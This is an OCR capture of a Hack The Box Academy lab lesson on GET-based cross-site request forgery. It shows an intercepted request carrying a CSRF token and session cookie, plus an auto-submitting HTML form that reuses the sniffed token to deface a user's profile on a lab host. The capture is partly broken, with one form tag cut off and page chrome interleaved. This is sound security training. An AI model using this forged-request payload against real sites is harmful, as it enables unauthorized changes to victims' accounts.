Cross-Site Request Forgery (GET-based)

Similar to how we can extract session cookies from applications that do not utilize SSL encryption, we can do the same regarding CSRF tokens included in unencrypted requests.

Let us see an example.


Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon, then use the provided Pwnbox or a local VM with the supplied VPN key to be able to reach the target application and follow along. Then, configure the specified vhost (`csrf.htb.net`) to access the application.

Navigate to `http://csrf.htb.net` and log in to the application using the credentials below:

- `Email: heavycat106`
- `Password: rocknrol`

This is an account that we created to look at the application's functionality.

Now, browse Julie Rogers' profile and click *Save*. You should see the below.


Session Security
Session Security
http://xss.htb.net/app/
csrf.htb.net/app/save/julie.rogers@
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Save
Go back

Are you sure you want to save changes?


Telephone:
(834)-609-2003

Country:
United States

Email:
julie.rogers@example.com

Activate burp suite's proxy (*Intercept On*) and configure your browser to go through it. Now click *Save* again.

You should see the below.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR

Request to http://csrf.htb.net:80 [10.129.166.215]

```
GET /app/save/julie.rogers@example.com?telephone=%28834%29-609-2003&country=United+States&csrf=30e7912d04c957022a6d3072be8ef67e52eda8f2&email=julie.rogers%40example.com&action=save HTTP/1.1
Host: csrf.htb.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://csrf.htb.net/app/save/julie.rogers@example.com
Cookie: auth-session=s%3AMf0IqYbAJoKUhV6ft0fMHI59jnbYhdHi.lni76WB3TSid41rZ4Jw42%2B4p7S752f7hTUblEgt0e8w
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

The CSRF token is included in the GET request.

Let us simulate an attacker on the local network that sniffed the abovementioned request and wants to deface Julie Rogers' profile through a CSRF attack. Of course, they could have just performed a session hijacking attack using the sniffed session cookie.

First, create and serve the below HTML page. Save it as `notmalicious_get.html`

Code: html

```html
<html>
  <body>
    <form id="submitMe" action="http://csrf.htb.net/app/save/julie.rogers@example.com" methoc
```

? Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
        <input type="hidden" name="email" value="attacker@htb.net" />
        <input type="hidden" name="telephone" value="&#40;227&#41;&#45;750&#45;8112" />
        <input type="hidden" name="country" value="CSRF_POC" />
        <input type="hidden" name="action" value="save" />
        <input type="hidden" name="csrf" value="30e7912d04c957022a6d3072be8ef67e52eda8f2" />
        <input type="submit" value="Submit request" />
      </form>
      <script>
        document.getElementById("submitMe").submit()
      </script>
    </body>
  </html>
```

Notice that the CSRF token's value above is the same as the CSRF token's value in the captured/"sniffed" request.


If you are wondering how we came up with the above form based on the intercepted GET request, please study the following resource Sending form data

You can serve the page above from your attacking machine as follows.

Cross-Site Request Forgery (GET-based)

```
MisaelMacias@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

While still logged in as Julie Rogers, open a new tab and visit the page you are serving from your attacking machine `http://<VPN/TUN Adapter IP>:1337/notmalicious_get.html`. You will notice that Julie Rogers' profile details will change to the ones we specified in the HTML page you are serving.


Session Security — Mozilla Firefox
Session Security
Session Security
csrf.htb.net/app/
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
Placeholder image
Click to switch to "Workspace 2"

Julie Rogers
@heavycat106

Email
attacker@htb.net
Telephone
(227)-750-8112
Country
CSRF_POC

In the next section, we will attack an application submitting the CSRF token via POST without having to reside in the local network.

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 Medium Load

PROTOCOL

● UDP 1337 ○ TCP 443


DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 138ms


Terminate Pwnbox to switch location
Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Download VPN Connection File
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

vHosts needed for these questions:

- `csrf.htb.net`

+ 1 If csrf.htb.net was utilizing SSL encryption, would an attacker still be able to alter Julie Rogers' profile through CSRF? Answer format: Yes or No

Yes